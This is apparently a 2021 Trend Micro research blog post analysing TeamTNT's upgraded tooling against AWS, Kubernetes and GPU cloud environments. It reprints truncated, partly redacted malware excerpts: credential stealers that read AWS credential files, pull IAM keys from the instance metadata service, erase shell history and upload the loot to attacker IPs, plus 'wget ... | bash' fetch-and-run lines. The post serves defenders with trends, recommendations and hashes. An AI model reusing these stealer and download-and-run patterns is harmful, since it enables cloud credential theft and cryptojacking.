TeamTNT Upgrades Arsenal, Refines Focus on Kubernetes and GPU Environments

trendmicro.com/en_ae/research/21/k/teamtnt-upgrades-arsenal-refines-focus-on-kubernetes-and-gpu-env.html

November 11, 2021

Using a new batch of campaign samples, we take a look at its more recent cybercrime contributions and compare them with its previous deployments to demonstrate the group's use of upgraded tools and payloads.

By: David Fiser, Alfredo Oliveira November 11, 2021 Read time: (words)

In previous entries, we described how the hacking group TeamTNT targeted unsecured Redis instances, exposed Docker APIs, and vulnerable Kubernetes clusters in order to deploy cryptocurrency-mining payloads and credential stealers. TeamTNT was one of the first cybercriminal groups to focus on cloud service providers (CSPs), specifically the metadata stored on elastic computing instances being run on cloud services. It is mainly engaged in the theft of environmental metadata used by CSPs. Because instance metadata and user data can't be authenticated or encrypted, it's important for users to avoid storing sensitive data in metadata fields, including secrets and CSP-related preauthorization data which can then be used in other services such as serverless deployments.

If a running instance used by a CSP customer is not properly configured or has a security weakness such as exposed APIs or leaked credentials, malicious actors who are able to abuse these security flaws might be able to use other services as well. Therefore, it's important for organizations to safeguard critical authentication credentials, or secrets, to ensure that they are out of cybercriminals' reach.

Today, TeamTNT remains to actively exploit compromised cloud environments in its campaigns. Using a new batch of campaign samples, we take a look at its more recent cybercrime contributions and compare them with its previous deployments to demonstrate the group's use of upgraded tools and payloads.

TeamTNT's upgraded arsenal

What stands out from our analysis is that the samples obtained from TeamTNT's recent campaigns look more professionally developed than previous versions. The samples, which cover more corner cases and include bug fixes, show marked improvements in how the hacking group targets misconfigured Amazon Web Services (AWS) or Kubernetes services.With cybercriminals setting their sights on cloud deployments, it's important for cloud users to understand the importance of the shared responsibility model. Users play an important role in the overall security of their cloud environments. Cloud users are in charge of securing the data, platforms, applications, and operating systems that they run within their respective cloud services. Hence, they must also be aware of where to place critical data within the cloud environment for it not to be targeted by malicious actors.

Rather than incorporating all-in-one samples with multiple functionalities, TeamTNT's attacks have become more modular. The samples have a defined scope and feature well-defined functions, showing how the group has evolved to apply a more targeted approach to its campaigns.




Scanner
List of targets (e.g., IP addresses)
Scan results
Exploitable security weakness
Payload delivery
Exploitable security weakness
Victim

Figure 1. TeamTNT's typical attack chain



```
#!/bin/bash

export LC_ALL=C

HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}"
export HISTFILE=/dev/null
unset HISTFILE
HISTSIZE=0

export HOMECALL="http://45.9[redacted]
export SEND_URL="http://45.9[redacted]r/get"

ROOTAWSFILES=`cat /root/.aws/* 2>/dev/null`
USERAWSFILES=`cat /home/*/.aws/* 2>/dev/null`

if type wget >/dev/null ; then DLOAD="timeout -s SIGKILL 30 wget -q --no-chec
elif type curl >/dev/null ; then DLOAD="timeout -s SIGKILL 30 curl -s -Lk" ;


ACCOUNT_ID=`$DLOAD http://169.254.169.254/latest/meta-data/identity-credentia
DEFAULT_REGION=`$DLOAD http://169.254.169.254/latest/meta-data/placement/avai
ACCOUNT_PROFIL=`$DLOAD http://169.254.169.254/latest/meta-data/iam/info | gre
AXX_PROFIL=${ACCOUNT_PROFIL#*/}
    IAM_SECROLE=`$DLOAD http://169.254.169.254/latest/meta-data/iam/security-
    IAM_SECCRED=`$DLOAD http://169.254.169.254/latest/meta-data/iam/security-
        ACCESSKEYID=`$DLOAD http://169.254.169.254/latest/meta-data/iam/secur
        SECRET_AKEY=`$DLOAD http://169.254.169.254/latest/meta-data/iam/secur
        SECUR_TOKEN=`$DLOAD http://169.254.169.254/latest/meta-data/iam/secur
            if ! [ -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then AWS_
                export RIP=`$DLOAD 136.144.56.255`


chattr -ia / /tmp/ 2>/dev/null ; mchattr -ia / /tmp/ 2>/dev/null
echo 'Account ID: '$ACCOUNT_ID > /tmp/.stolen.from.teamtnt
echo 'def region: '$DEFAULT_REGION >> /tmp/.stolen.from.teamtnt
echo 'Axx Profil: '$AXX_PROFIL >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'root aws files: '$ROOTAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt
echo 'user aws files: '$USERAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AccessKeyId: '$ACCESSKEYID >> /tmp/.stolen.from.teamtnt
echo 'SecretAccessKey: '$SECRET_AKEY >> /tmp/.stolen.from.teamtnt
echo 'Token: '$SECUR_TOKEN >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AWS Container: '$AWS_CONTAINER >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
history -c
clear
echo ''
echo ''
echo ''
TC_LINK=`echo '[redacted]ess-key-id $ACCESSKEYI

if type curl 2>/dev/null 1>/dev/null; then timeout -s SIGKILL 120 curl -sLk -
elif type curl 2>/dev/null 1>/dev/null; then timeout -s SIGKILL 120 wget -q -

echo ''
echo ''
```


```
#!/bin/bash
#
# TITLE:    aws-cloud.sh
# AUTOR:    [redacted]
# VERSION:  V1.50.0
# DATE:   19.09.2021
#
# SRC:        wget -O - http:/[redacted]cloud.sh | bash
#               curl http://45[redacted]ud.sh | bash
#
##########################################################################

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/nul
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null

export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin

if [[ "$(hostname)" = '[redacted]']]; then exit ; fi
if [[ ! -z "$DFGZRFVGRF" ]]; then exit ; fi


STEALER_OUT="/var/tmp/TeamTNT_AWS_STEALER.txt"


if [[ -f $STEALER_OUT ]];then exit ; fi




if [ "$(uname -m)" = "aarch64" ]; then SYSTEM_TYP="aarch64"
elif [ "$(uname -m)" = "x86_64" ];  then SYSTEM_TYP="x86_64"
elif [ "$(uname -m)" = "i386" ];    then SYSTEM_TYP="i386"
else SYSTEM_TYP="i386"; fi

T10=13


function INIT_MAIN(){
export DFGZRFVGRF=""
INIT_SECOND
AWS_SYSTEM_ENV
#AWS_DOCKER_ENV
AWS_CRED_FILES
#AWS_META_DATA_CREDS
#AWS_META_DATA
AWS_DATA_LOGFILE_UPLOAD
}

function INIT_SECOND(){
SYSTEM_FIX
DNS_MODIFIKATIONEN
SYSTEM_FIX
}

function DLOAD_BYPASS() {
```

```
#!/bin/bash
#
# TITLE:    aws-cloud.sh
# AUTOR:    [redacted]
# VERSION:  2.00.0
# DATE:   09.10.2021
#
# SRC:        wget -O - http:/[redacted]b/aws-cloud.sh | bash
#               curl http://45.[redacted]ws-cloud.sh | bash
#
##########################################################################


if [[ "$(hostname)" = "[redacted] then exit ; fi
export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/nul
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null

export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin

STEALER_OUT="/var/tmp/TeamTNT_AWS_STEALER_v2.txt"

T10=13













# GET http://169.254.169.254/latest/meta-data/hostname; echo

# GET http://169.254.169.254/latest/meta-data/iam; echo

# GET http://169.254.169.254/latest/meta-data/iam/info; echo

#







rm -f $STEALER_OUT 2>/dev/null 1>/dev/null
unset TNT_AWS_ACCESS_KEY
unset TNT_AWS_SECRET_KEY
unset TNT_AWS_SESSION_TOKEN
```

Figure 2. An older version of TeamTNT's AWS credential stealer (left) compared with newer versions (middle and right) from instances that they have already compromised

Earlier this year, we detailed how TeamTNT crafted a hard-coded shell script that targeted credentials from vulnerable AWS instances. Aside from AWS, we have also observed how TeamTNT has refined its development of tools specifically for one of its primary targets, Kubernetes.

Figure 3 shows TeamTNT samples that target different Kubernetes environments, obtained in August and September 2021. These show that TeamTNT has developed multiple payloads for different targeted Kubernetes environments. Upon closer look, the payloads have minor changes specifically geared toward adapting a bit better to the infected environment: They are less noisy as they are less generic, and they change command-and-control addresses as they get updated.



```
#!/bin/bash
#
#   TITLE:      Chimaera_Kubernetes_root_PayLoad_1
#   AUTOR:      [redacted]
#   VERSION:    Chimaera_stable_V1.00.1
#   DATE:       12.08.2021
#
#   SRC:        http:/[redacted]
#
##################################################################
```

```
#!/bin/bash
#
# TITLE:    Chimaera_Kubernetes_root_PayLoad_2
# AUTOR:    [redacted]
# VERSION:  Chimaera_stable_V1.00.1
# DATE:   12.08.2021
#
# SRC:        curl -Lk [redacted]
#
##################################################################
```

```
#!/bin/bash
#
#   TITLE:      Chimaera_Kubernetes_temp_PayLoad_1
#   AUTOR:      [redacted]
#   VERSION:    Chimaera_stable_V1.00.1
#   DATE:       29.09.2021
#
#   SRC:        [redacted]
#
##################################################################
```

Figure 3. TeamTNT tools targeting Kubernetes environments using different payloads

Checking this trend with Shodan data, we see that TeamTNT's focus on Kubernetes deployments makes sense since the number of open and exposed Docker APIs has been decreasing. In September 2021, the number of exposed Docker APIs was 836, down from 7,276 12 months prior. Meanwhile, the number of vulnerable

Kubernetes APIs has been increasing since June 2021. In September 2021, exposed Kubernetes APIs even reached 161,993.




Figure 4. Shodan data showing a significant decrease in exposed Docker APIs from the latter part of 2020 to 2021





Figure 5. Shodan data showing a significant increase in exposed Kubernetes APIs in 2021

TeamTNT is also extending its focus on its mining hash rate by enhancing its chances to exploit devices equipped with GPUs by having toolsets designed for multiple GPU manufacturers. This is no surprise as the actual reward for mining monero cryptocurrency is getting lower. Thus, to mine the same amount of moneroj, a bigger contribution (with hashes provided) is needed, which in this case is indicated by the hash rate. Simply put, the bigger the hash rate, the higher the amount of money mined.



```
RADEON_HD_4250="https://www2.ati.com/drivers/legacy/amd-driver-installer-catalyst-13.1-legacy-linux-



wget https://www2.ati.com/drivers/legacy/amd-driver-installer-catalyst-13.1-legacy-linux-x86.x86_64.


lspci -nnk | grep -i -EA3 "3d|display|vga"

xrandr

sudo apt-get update
sudo apt-get dist-upgrade

sudo apt-get install -y xserver-xorg-video-ati
sudo apt-get install -y xserver-xorg-video-amdgpu

sudo nano /etc/apt/sources.list
(main contrib non-free)

sudo apt-get update

sudo apt-get install firmware-amd-graphics libgl1-mesa-dri


##############
apt-get install -y autotools-dev autoconf libtool pkg-config libcurl3 libcurl4-openssl-dev libncurs
apt-get install -y libudev-dev libusb-1.0-0-dev ocl-icd-opencl-dev unzip
```

```
#!/bin/bash
#
#   TITLE:      TeamTNT-NvidiaSetup
#   AUTOR:      hilde[@]teamtnt.red
#   VERSION:    1.0.2
#   DATE:       03.09.2021
#
#   SRC:        wget -O- http://45.9.148.182/cmd/setup/nvidia.sh | bash
#
################################################

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null
export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
ulimit -n 65535
history -c


if type apt-get 2>/dev/null 1>/dev/null; then clear ; echo -e '\n\n\n' ; echo ICAgICAgICAuLS4gLi0uL
echo -e '\n\n\n'
apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get install -y software-properties-common 2>/dev/null 1>/dev/null
apt-get install -y python-software-properties 2>/dev/null 1>/dev/null
    add-apt-repository ppa:graphics-drivers/ppa 2>/dev/null 1>/dev/null
    apt-get -y install dkms build-essential 2>/dev/null 1>/dev/null
    apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get -y purge nvidia-* 2>/dev/null 1>/dev/null
apt-get -y autoremove --purge 2>/dev/null 1>/dev/null
    apt-get -y install nvidia-headless-450 nvidia-driver-450 nvidia-compute-utils-450 nvidia-cuda-t
#   reboot
fi

rm -f nvidia.sh 2>/dev/null 1>/dev/null
```

Figure 6. TeamTNT tools that target GPU environments

Conclusion and security recommendations

This entry highlights our three major observations on TeamTNT's recent campaigns. The first concerns the changes the group has employed in its arsenal development. Rather than using messy, all-in-one malicious files, its new-generation payloads seem to be more professionally developed and targeted, and generates less noise during infection by reducing the number of executions and deploying more accurately.

Another crucial observation is that TeamTNT is developing more tools targeting Kubernetes. This is backed by in-the-wild Shodan data showing the number of exposed Kubernetes APIs. Because the hacking team has also mentioned the launch of a new Kubernetes campaign on its social media account, we highly recommend that Kubernetes users pay special attention to its deployments. However, despite TeamTNT's apparent preference for exposed Kubernetes APIs, it still targets CSPs.

The final point is that the payloads now identify GPU-based environments and deploy specific payloads to target instances running in CSPs and take advantage of the computational power and generate more cryptocurrency by ill means.

With organizations relying on cloud services now more than ever, attacks targeting cloud services are likely to become more ubiquitous and sophisticated in the coming years. To keep systems and services protected against evolving threats, organizations should create strong security policies that highlight the shared responsibility model and the principle of least privilege. It is also a good practice to encrypt metadata or use obfuscated or otherwise non-sensitive metadata to ensure that critical data is kept secure. AWS provides a detailed example of encrypting metadata with the AWS Glue Data Catalog and a listing of ITAR-controlled data related to each AWS service.

Organizations can also benefit from prioritizing continuous monitoring and auditing, and regularly patching and updating their systems.

Indicators of compromise

SHA-256	Detection name
024445ae9d41915af25a347e47122db2fbebb223e01acab3dd30de4b3546496	TROJAN.SH.KIMERA.YXBJ3
06e8e4e480c4f19983f58c789503dbd31ee5076935a81ed0fe1f1af69b6f1d3d	TROJAN.SH.KIMERA.YXBJ3
4a00f99ce55f6204abcfa0b0392c6ee4c6a9fa46e8c1015a7c411ccd1b456720	TROJAN.SH.KIMERA.YXBJ3

6075906fbc8898515fe09a046d81ca66429c9b3052a13d6b3ca6f8294c70d207	TROJANSPY.SH.CHIMAERA.AA
71af0d59f289cac9a3a80eacd011f5897e0c8a72141523c1c0a3e623eceed8a5	TROJAN.SH.KIMERA.YXBJ3
8bb87c1bb60cbf88724e88cf75889e6aa4fba24ab92a14aa108be04841a7aa86	TROJAN.SH.KIMERA.YXBJ3
9ad4daaa5503bef61bb9ae7e5e75e92c3afd7077296c9a0ddee8ee38a0ce380e	TROJAN.SH.KIMERA.YXBJ3
b07ca49abd118bc2db92ccd436aec1f14bb8deb74c29b581842499642cc5c473	TROJAN.SH.KIMERA.YXBJ3
c57f61e24814c9ae17c57efaf4149504e36bd3e6171e9299fd54b6fbb1ec108c	TROJAN.SH.KIMERA.YXBJ3
fa2a7374219d10a4835c7a6f0906184daaffd7dec2df954cfa38c3d4dd62d30d	TROJAN.SH.KIMERA.YXBJ3